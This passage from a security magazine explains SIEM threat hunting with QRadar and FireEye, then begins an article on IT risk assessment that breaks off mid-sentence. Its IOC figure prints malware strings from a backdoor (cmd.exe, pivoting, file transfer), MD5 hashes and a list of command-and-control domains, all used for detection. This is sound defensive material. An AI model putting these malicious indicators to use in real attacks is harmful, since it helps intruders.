Scenario: One of log sources in SIEM is Fireeye – Malware Protection System appliance. This device reports to SIEM all alerts spotted by the Fireeye (callbacks, malware objects, ...). Callback is a message delivered to CnC server. Purpose of this communication is to steal Company's property, or just 'call home' for additional malware. As it was explained before, the NGTP technology brings completely new approach in detecting unknown threat – as it relies not on signatures, but analysis on the fly. Alerts taken from Fireeye, can be used as additional feed into SIEM – new information, about 'unknown' threat. After getting a serious alert from Fireeye, indicating a callback message to one of CnC server using GET request to malicious domain (such as *unverified_malicious_domain.ru*), we need to respond with proper actions. We can take one more step further with investigation – look for any communication to this domain using SIEM. SIEM allows us to look for this communication within whole company, also looking back, and checking historical data. We can quickly build a rule:



Apply BB.Domain Tracking on events which are detected by the Local system
and when the event(s) were detected by one or more of DNS_servers
and when the event QID is one of the following DNS_query
and when the Event Payload contains unverified_malicious_domain.ru


**Figure 12.** *Sample rule – tracking malicious domain with SIEM*

Rules are almost self-explanatory – as the mechanism uses simple tests. SIEM looks for events registered by any of DNS server, within DNS query, with payload that contains malicious domain – feed found by Fireeye. Another great feature, which makes Qradar's SIEM unique, is a 'reference set' capability. Reference set in another words is a simple list of assets. This can be anything, such as, list of blacklisted domains, privileges users, system accounts, document names, MD5s etc – this can be only limited with imagination or available log sources. Author encountered tens of incidents showing suspected communication with botnet – when rule was based strictly on IPs. Very often single IP hosts hundred of domains, and majority of them (usually all) are legitimate, making the rule to 'loose'. Such security measure cannot rely only on list of IPs – it would be effective and advisable to check if any internal host is making request to specific blacklisted domain. To do so, we switch and prepare reference set – simply uploading list of 'bad' domains to Qradar. It is worth to mention – obviously – that each investigation is as effective, as data quality within SIEM.

## UPLOADING IOC TO SIEM

An indicator of compromise (IOC) is any artifact that can confirm that particular system or infrastructure got compromised (based on wiki, and IOC framework home page). Having such feed (taken from SOC's research division) security analyst can upload the information to SIEM, and look for threats. Reference sets utility is the best way to do so – as reference set is a simple list. Figure 13 presents sample IOCs: malware descriptions, MD5s, blacklisted domains, and SSL certificates.


Each reference set has huge capacity, and was designed to be effective, easily maintained and automatic. If system administrator wants the lists to be updated and purged with fresh information every week – a simple change in the option session will do the job. Sample rule based on IOCs reference set:



Rule

Apply IOC : suspicious domains on events which are detected by the Local system
and when the event(s) were detected by one or more of Proxy
and when any of URL (custom) are contained in any of IOC_reference_set

**Figure 13.** *The rule*



```
Unique Strings - BOUNCER EXE, variant 2
Mode must be 0(encrypt) or 1(decrypt).
asdfqwe123cxz
dump
loadlibrary kernel32 error %d
```

```
Unique Strings - BOUNCER extracted DLL, variant 2
KQPl
127.0.0.1
cmd.exe
%s: %s
select
do_pivot(): connections[ix].header.id=%d ix=%d! BUG, please report!
do_pivot: [2] requested %d bytes but got %d
Packet to be bounced too big/small: %d bytes
do_pivot(): inconnsistent seq numbers connections[]..seq=%d header.seq=%d
do_pivot(): connections[header.id].header.id=%d header.id=%d!BUG, please report
FILE DOWNLOAD Finished !
FILE UPLOAD Finished !
Download File %s error=%d
Can not open the the file %s error=%d
111 do_pivot(): invalid slotnum: %d (max is %d)
```

```
001dd76872d80801692ff942308c64e6
002325a0a67fded0381b5648d7fe9b8e
00dbb9e1c09dbdafb360f3163ba5a3de
00f24328b282b28bc39960d55603e380
0115338e11f85d7a2226933712acaae8
0141955eb5b90ce25b506757ce151275
0149b7bd7218aab4e257d28469fddb0d
016da6ee744b16656a2ba3107c7a4a29
01e0dc079d4e33d8edd050c4900818da
024fd07dbdacc7da227bede3449c2b6a
0285bd1fbdd70fd5165260a490564ac8
02a2d148faba3b6310e7ba81eb62739d
02c65973b6018f5d473d701b3e7508b2
034374db2d35cf9da6558f54cec8a455
03ae71eba61af2d497e226da3954f3af
0469a42d71b4a55118b9579c8c772bb6
0496e3b17cf40c45f495188a368c203a
04a7b7dab5ff8ba1486df9dbe68c748c
04e83832146034f9797d2e8145413daa
04f481d6710ac5d68d0eacac2600a041
0501bb10d646b29cab7d17a8407010d9
0522e955aaee70b102e843f14c13a92c
```

```
advanbusiness.com
aoldaily.com
aolon1ine.com
applesoftupdate.com
arrowservice.net
attnpower.com
aunewsonline.com
avvmail.com
bigdepression.net
bigish.net
blackberrycluter.com
blackcake.net
bluecoate.com
booksonlineclub.com
bpyoyo.com
businessconsults.net
businessformars.com
busketball.com
canadatvsite.com
canoedaily.com
chileexe77.com
cnndaily.com
cnndaily.net
```

```
fdfb2c22-d0c4-4bf0-8ea4-27d8d51f98ea.ioc
fabdf553-b3ed-4bc9-9ac6-13d6bd174dad.ioc
ece1846e-98d3-4ddc-a520-0dcda4866989.ioc
eb91abad-afe0-4bd6-80f2-850d14a99308.ioc
e928aac0-9f71-4adf-9978-4177345ec610.ioc
d8240090-affd-466e-a39c-64add5b98813.ioc
d5e49501-c30d-41ae-b381-c3c473040c39.ioc
d4f103f8-c372-49d1-b9f4-e127d61d0639.ioc
d1c65316-cddd-4d9c-8efe-c539aa5965c0.ioc
d14d5f09-9050-4769-b00d-30fce9e6eb85.ioc
c7fa2ea5-36d5-4a52-a6cf-ddc2257cb6f9.ioc
c71b3305-85e5-4d51-b07c-ff227181fb5a.ioc
c32b8af3-28d0-47d3-801f-a2c2b0129650.ioc
```

```
ALPHA
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            (Negative)46:37:ea:15:b6:54:96:4c:b6:44:2b:7b:06:1a:a5:30
        Signature Algorithm: sha1WithRSA
        Issuer: CN=ALPHA
        Validity
            Not Before: Dec 13 07:18:23 2011 GMT
            Not After : Dec 13 07:18:21 2016 GMT
        Subject: CN=ALPHA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public Key: (1024 bit)
                Modulus:
                    00:de:6f:4a:e4:da:2b:48:fb:2b:47:47:6b:49:8c:
                    d1:11:25:93:b5:6e:98:61:84:10:39:61:62:92:17:
                    28:e0:2f:1f:03:ab:28:8b:9f:51:88:cc:7e:79:4e:
                    64:3d:f2:d4:b5:75:c1:dd:bc:20:a5:1a:31:8f:8a:
                    2f:18:19:e2:05:42:40:6c:8e:71:10:2c:1e:82:85:
                    0f:a8:f7:5f:c9:45:8d:c0:eb:c4:59:80:51:72:fc:
                    9c:e1:63:95:db:2e:f9:56:c8:b9:d6:86:84:5f:45:
                    91:d8:f5:51:0e:b6:76:16:c6:21:67:5a:04:94:e4:
                    e8:24:fb:7e:df:d9:46:ee:f9
                Exponent: 65537 (0x10001)
        X509v3 extensions:
                X509v3 Extended Key Usage:
                    TLS Web Server Authentication
                X509v3 Key Usage:
                    Digital Signature, Key Encipherment, Data Encipherment
    Signature Algorithm: sha1WithRSA
        26:25:26:6c:e4:5f:5c:ec:63:f8:31:a1:5d:62:11:2c:ac:88:
        76:b5:5b:dd:25:16:45:57:7e:c2:92:1e:af:1e:f9:74:8d:30:
```

**Figure 14.** *Set of sample IOCs*

Other security controls that can be easily deployed using SIEM's rules:

- Direct connections to DBA
- Administrators granting or modifying credentials

- Which accounts are used only by support?
- tracking suspicious activity made by privileged users
- Unknown accounts
- system or information media that is no longer required
- System integrity monitoring
- L2R for production servers

To give another example lets imagine that we have a list of administrators that are the only specialists in whole company that can perform certain tasks. If we find any other person doing those restricted actions, the offense should be triggered. In this case, the reference set should be used as well.

## HUNTING THREATS


Building security rules, tuning, and handling incidents are still not enough. The primary goal is to monitor organization and check if something bad is going on – and there are many ways to achieve that. Integrated solutions, processes, next-generation appliances, SIEM – all of these give a great toolkit to look for any abnormal behavior, suspicious attempts and breaches. Here comes a problem of scale and the 'unknown' – how to control big organization and be able to detect unknown threats? A unique approach is to hunt for those threats. It may be impossible for technology and all implemented scenarios to detect insider or blended threat. It is advisable to perform periodic (in fact this is ongoing process) audits (hunting!) on smaller organization's sites, watch day to day activities and network's behavior. If anything comes in mind during such investigation (anything suspicious, something new, interesting or extraordinary) – create rules, reference sets and use all available technology to find out what this 'thing' is. Some key points:

- choose site, small (but valuable) network, or part of organization
- perform statistical searches (SIEM), observe, document
- support hunting with rules, tuning, reference sets, scans etc.
- dig deeper if anything brings your attention
- run the same rules in another environment (compare and find the answer)

Next step is to respond to what you have found, and confirm (or decline) if the spotted object or behavior is a threat (which stage of attack was detected?). At this point, you have already run the same rules in other parts of corporation – and found 'the unknown'. This process never ends – but definitely add extra layer of defense, create knowledge (unique) about network and shortens the incident response time. Author recommends creating list of rules that will help during hunting 'methodology' – and using them at the very beginning to filter out false-positives and known patterns (rules that describe each stage of attack – compromise chain). It is crucial and strongly recommended to follow kill chain methodology during any threat-hunting process.

## NOTES

This section gives several hints and tangible examples how to proceed during threat hunting process using Qradar's SIEM and external tools.



Top 10 Event Name Results By Count

Value to Graph: Count Chart Type: Pie Chart Display Top: 10

Legend

🟩 Allowed 🟦 Blocked due to an entry in the Filter Database ⬛ Successful Logon Attempt 🟩 Successful Network Logon 🟥 User Logoff
🟨 Service Ticket Granted 🟦 Authentication Ticket Granted 🟧 Object Opened Successfully (Active Directory) ⬜ TGT not obtained
🟪 Service Ticket Renewed

**Figure 15.** *Choose valuable site or network to be monitored*

At the first stage try to get as wide picture about particular site as it is possible. Run common searches and group results by event name, categories, and severity (Figure15. presents number of particular events in specific time frame for choosen site). Do statistical queries on flows – verify where is the biggest traffic, how much data is being exchange in business hours. Try to look at the same piece of data from different perspectives, document findings.




**Figure 16.** *Perfrom statistical searches, watch business hours and non-business hours activity*

It is crucial also to observe the numbers and statistics. Watch the time series graphs, and the historicall patterns – later it can be used inbehavioral/anomaly rules.





**Figure 17.** *Use clustering algorithms (data-mining) to explore large data*

It may be a good idea, to extract flow records from SIEM's queries and run them in data-mining engines (for example: *http://orange.biolab.si/*). Figure 16. shows results from clustering algorithms (objects in the same cluster are similar – based on multiple factors). This particular example presents tons of data being exchanged in non-business hours (suspicious! ... or just backup?) – three dots which are grouped together. The second bigger cluster represent normal activity.



Search Parameters

Custom Rule Partially Matched | Equals any of | Rule Group: Botnet

Rule: Botnet: Local host on Botnet CandC List (DST)

Botnet: Local host on Botnet CandC List (DST)
Botnet: Local host on Botnet CandC List (SRC)
Botnet: Potential Botnet Connection (DNS)
Botnet: Potential Botnet Events Become Offenses
Botnet: Potential Connection to a Known Botnet CandC
Botnet: Successful Inbound Connection from a Known Botnet CandC
Policy: Remote: IRC Connections
Remove Selected

Current Filters

Source Network is POLAND_dataCenter

Direction is L2R

Custom Rule Partially Matched is any of [Botnet: Local host on Botnet CandC List (DST) or Botnet: Local host on Botnet CandC List (SRC) or Botnet: Potential Botnet Connection (DNS) or Botnet: Potential Botnet Events Become Offenses or Botnet: Potential Connection to a Known Botnet CandC or Botnet: Successful Inbound Connection from a Known Botnet CandC or Policy: Remote: IRC Connections]

**Figure 18.** *Support hunting with rules*

As it was mentioned before, there are tons of generic, predefinied rules. What is more, the feature called 'rule partially matched' was designed to create semi-signature capability (Figure 18.). Whatever touches the rule (but not trigger the alert – 'full match') can be used to track suspicious activity, or indicates a need for tuning. More sophisticated scenarions can be constructed upon partially matched rules.

The author considers creating multiple dynamic lists, to store accounts, hostnames, etc. to keep track of repetitive events, or incidents caused by mentioned factors. This would build new feature, which helps watching 'low and slow' attacks and internal issues.

At the end of the day, hunting is all about searching and patience...

## TRENDS

For the moment of writing (Q3 2013), SIEM technologies, as well as Security Operations Centers are being rapidity developed. Next generation of threats, issues with network monitoring, social networking, insiders, BYOD and more, are forcing security professionals and engineers to work on new methodologies and tools that can stop evasions. New augmentations to legacy components are designed not only to detect but also to prevent and give incident response capabilities. To author's knowledge, SIEM's solutions are becoming more and more sophisticated and more valuable.

New capabilities are being added to SIEM – these give better insight into the infrastructure, extract metadata and deliver information as it gets updated within the dynamic infrastructure. What is more, many known appliances and solutions are being integrated to combine detection with incident response. This is great idea, as it is huge demand on security incident response – the field of security that is responsible for handling breaches, policy violations and forensics investigations. It would be another step in evolution for integrated solutions and SIEM itself – to deliver a mechanism for rapid access to suspected machines, network etc. Modern threats use polymorphic/metamorphic malware, advanced evasion techniques, stenography and obfuscation to be hidden, and "fly below the radar". Very often, those malware objects are visible to the system for milliseconds – requesting additional malicious packets from the CnC server, or steal single logins, passwords one after another. This makes live response crucial, as we need to respond minutes after detection to be able to acquire volatile information and perform host inspection. All of these arguments, show that we need a solution that track threats and allow for fast and reliable response.

Vulnerability scanners are also evolving. This technology with combination of SIEM and risk manager(creates knowledge about topology, assets, ... ) presents and prioritize alerts based on deep vulnerability scans. It prevents security incidents by showing problems with configurations, software bugs and potential vulnerabilities. Those scanners give additional context to alerts, as they are embedded into SIEM.

Data information is divided into structured and unstructured data (for example mails, business data, social media information). Within a big organization, there are multiple services, multiple divisions and goals. It is crucial to define which data is the most important, and monitor it with available technology. Big data approach allows for combination of 'standard' SIEM and Hadoop framework (*http://hadoop.apache.org/).* Data from collectors is being sent to Hadoop frameworks for data-mining and deep analysis. Data analysts then prepare new rules to be implemented within SIEM to look for suspicious activity – spotted by data-mining and historical patterns analysis. Very often we assign the terms 'hot' and 'warm' data to SIEM solutions, as that allows for tracking incident that happen in last 1-2 weeks time. Cold data analysis is usually assigned to bigger data units.

Another known challenge and trend at the same time – is the ticketing or incident tracking system. Whereas there are many sophisticated toolkits and frameworks for security response – very often during the deployment phase, the incident tracking methodology and dedicated systems are forgotten, or miss-understood. Security response team needs a dedicated database for tracking all security breaches and incidents triggered by SIEM. The system not only should automatically create 'incidents' outside the SIEM, and allow two side communications, but also present some correlation features. SIEM's correlation engine makes events 'smarter' and correlates incidents, but by providing additional layer of correlation (more general, in wider time frame) it gives brighter picture, and greater context. It would be undoubtedly fantastic feed for any security research SOC, or dedicated security research center to track and correlate incidents from multiple organizations at one time.

The security information and event management solution is all about information. Retrieving, gathering, storing and analyzing are the primary features. Apart from hunting threats and monitoring considerations SIEM allows for more. First of all, SIEM can scan infrastructure passively, building the knowledge about networks inside the corporation, its assets, topology, and vulnerabilities. This would help during remediation, mitigation and hardening phases of every incident response. Secondly, SIEM should be supported by all organization's operations teams. This involves network, server and other operations team within the company. The cooperation between teams should be established in both directions – giving extra support for security professionals, but also showing weak places in infrastructure and configuration to other teams.

## CONCLUSION

The article presented methods and concepts, how to understand SIEM, what does threat hunting mean and how to implement security rules. Author described the most important definitions, processes, technology and examples. Full scenario from detection, investigation and tuning phases have been presented. Qradar's SIEM and Fireeye have been shown, shortly discussing main features and capabilities. In the end – author shares news from SIEM's technology world. Threat hunting process seems to be a great approach for early stages of SIEM deployment (tuning phase), supports threat detection also at the earliest stages of attack (compromise-chain) and gives methodology for proactive monitoring.

Any trademarks represented in this paper are the property of their respective owner(s).

### ON THE WEB


- *http://www2.fireeye.com/definitive-guide-next-gen-threats.html* – Definitive Guide to Next-Generation Threat Protection
- *http://www.sophos.com/enus/medialibrary/gated%20assets/white%20papers/sophosatozcomputeranddatasecuritythreats.pdf* – The A-Z of computer and data security threats
- *http://www-03.ibm.com/software/products/us/en/qradar-vulnerability-manager/* – A Provocative New Approach to Integrated Security Intelligence: IBM Introduces QRadar Vulnerability Manager
- *https://www.mandiant.com/blog/mandiant-exposes-apt1-chinas-cyber-espionage-units-releases-3000-indicators/* – APT1 report
- *http://www.openioc.org/* – indicator of compromise framework homepage
- *http://www-03.ibm.com/software/products/us/en/category/SWI00* – Security intelligence integration
- *http://orange.biolab.si/* – open-source data-mining engine

### BIBLIOGRAPHY

- FireEye v.6.0 Security Target Prepared for: FireEye, Inc. Booz Allen Hamilton
- "Incident Response and Computer Forensics", Chris Prosise, Kevin Mandia, Matt Pepe
- "Common phases of computer forensics investigation models", Yunus Yusoff, Roslan Ismail and Zainuddin Hassan – Generic Computer Forensics Investigation Model
- Dissecting operation Troy, Cyberespionage in South Korea, McAfee

### ABOUT THE AUTHOR

*Filip Nowak works as IT Security Consultant and incident response analyst at Security Operations Center – MSS IBM Poland. Working with multiple companies, is responsible for deploying SIEMs and effective security response processes. His work connects detecting and mitigating corporate intrusions, as well as conducting research in threat hunting approach with integrated solutions. At the same time author extends his knowledge in digital archeology, and forensics investigations. Highly motivated, passionate about security. Filip may be reached via an email at filipnowak.wiiz@gmail.com or at filip.m.nowak@pl.ibm.com.*


NEW VERSION PTK 3
PTK FORENSICS
COMPUTER FORENSIC SOFTWARE
DFLabs
Managing Infosecurity Risks
THE ULTIMATE MULTIUSER FORENSIC FRAMEWORK

# STEP-BY-STEP TO ASSESS IT SYSTEM CONTROLS

## UNDERSTANDING RISKS BEFORE AN INCIDENT OCCURS

**by Kevin M. Moker**

Risk management is a discipline that covers many areas. There is financial risk, operational risk, strategic risk, and compliance risk to name a few. Information Technology (IT) poses its own risk to the organization, but what is IT risk? Why should you care about IT risk? How do I measure IT risk? It has been said, "What gets measured, gets done." Lets look at how to conduct an IT risk assessment from policy to assessment questions to actual compliance measurements against the information security policies. The number one goal is to be able to know if you're in compliance with your information security policies. This is just one strategy to get there.

**What you will learn:**

- A general understanding of information security risk management
- A general understanding of how to conduct an information security risk assessment

**What you should know:**

- Many organizations have no idea where to spend their risk reduction budget dollars because they do not know where the risk is for their assets. Know where your risks are with respect to your information systems.
- It is not difficult to conduct these assessments. Don't over complicate the process.

Almost all organizations today rely on information technology assets to conduct business, but many organizations really do not have a basic understanding of technology risk. The organizations do not have clear metrics that measure the information security controls to the actual information assets. How do organizations know where to put the most financial support if they do not know the levels of risk?

### INTRODUCTION

Information security risk management (ISRM) is the identification, control, and measurement of potential threats, known and unknown vulnerabilities, and the impacts of adverse events that compromise the confidentiality, integrity, and availability of information technology systems. There are several other factors that weigh into the risk factor (e.g., the means, opportunity, and motives to attack an information asset). This is not a perfect science. This is more of an art-science approach to deal with information security risk. This article will walk you through the steps of s simple risk assessment methodology to get you started and to understand how to measure your risk.

## WHAT ARE YOU TRYING TO PROTECT AND WHY?

From an information security perspective, you are trying to protect the confidentiality, integrity, and availability (CIA) of your information assets. Just imagine if your business information, all of it, was exposed to the Internet with no security controls. That would probably keep you up at night, right? The triad definition of CIA is as follows:

- Confidentiality: Ensuring that information is only seen by those that have a need-to-know.
- Integrity: Ensuring information is not modified by any unauthorized personnel.
- Availability: Ensuring information is available when needed without delay.

The CIA triad is crucial to help you understand the what's and why's of the information you process, store, and transmit. After you have a good sense of the CIA triad you'll be able to answer the following:

- What information do I have?
- Why should I protect this information? Is it cost effective?
- What am I trying to protect? Am I trying to protect the confidentiality, integrity and/or availability of my information?
- How do I measure risk using the CIA triad?

## WHAT ARE THE STEPS YOU NEED TO CONDUCT A RISK ASSESSMENT?

The following eight steps are the steps I use to begin my risk assessment process.

- Classify the data sensitivity
- Review your information security policies
- Create assessment questions
- Conduct the assessment
- Measure the results
- Make recommendations
- Set review timeframes

I work for a major retailer in the United States. Retail information security is very different from information security in banking, finance and healthcare. The level of risk tolerance is much higher in retail than just about any other industry because the point of retail is to move physical product. If the IT system goes down it's "who cares, we can still move product in the stores!" That's one hurdle to overcome.

My approach with retail is exactly the same as my approach with banking, finance, and healthcare. I want to measure risk, but how do you measure risk? My approach is to take the company's information security policies, create assessment questions from those policies, define several key threats and vulnerabilities, define impacts and likelihoods, and then figure out if the controls in place are adequate to reduce the impact of an adverse event. If the controls are weak, I will then make recommendations to the business to strengthen the technology environment.

### STEP 1: CLASSIFY THE DATA SENSITIVITY

You have to know your data. There are no if's, and's or but's about it. If you don't know your data, where it is stored, transmitted, and processed then you will never be able to measure risk effectively. Yes, you can shotgun the risk approach and just throw money at the problem, but more than likely the money you throw at the problem will end up in a black hole.

If you effectively identify your data, classify it, and identify the risks and controls associated with it, then you will be able to have a better picture of how to reduce risk at the highest risk points for the least amount of budgetary dollars.

### STEP 2: REVIEW YOUR INFORMATION SECURITY POLICY

When initially creating your assessment you will have to review your information security policy and extract the specific controls. I'm going to break this down by using a generic information security password policy from SANS (See On the Web below for a direct link to the SANS Generic Password Policy.)

### 4.2 GUIDELINES

#### A. GENERAL PASSWORD CONSTRUCTION GUIDELINES

All users should be aware of how to select strong passwords. Strong passwords have the following characteristics:

- Contain at least three of the five following character classes:
  - Lower case characters
  - Upper case characters
  - Numbers
  - Punctuation
  - “Special” characters (e.g. @#$%^&*()_+|~-=\`{}[]:”;’<>/ etc)
- Contain at least fifteen alphanumeric characters.

After reading the policy there are four controls:

- Users should be made aware how to select passwords
- The company uses strong passwords
- The password requires upper/lower alphanumeric, punctuation and special characters
- The password is at least fifteen characters in length

The next step is to create the assessment questions from the four control statements above.

## STEP 3: CREATE THE ASSESSMENT

We have discerned four controls directly from the policy, so we will have four questions for our initial assessment. The four questions are as follows:

- Do you ensure users are made aware how to select good password?
- Do you ensure you use strong passwords as defined in the policy?
- Does the application support and enforce upper/lower alphanumeric, punctuation and special characters?
- Does the application support and enforce passwords that are at least 15 characters in length?

## STEP 4: CONDUCT THE ASSESSMENT

When you conduct your assessment you will need to set up the meeting logistics and gather the correct stakeholders. Also, you will need to define the timeframes. I recommend setting multiple meetings, but do not go over sessions longer than sixty minutes. Furthermore, attempt to complete each assessment in three sessions. Time is valuable, so be succinct when capturing information.

Table 1 illustrates the format of the password controls assessment. The Policy Reference column is just that, a reference to the policy. The Question column is the question you created in Step 3. The response column is something I use but you can change this column to fit your needs. The responses I use are as follows:

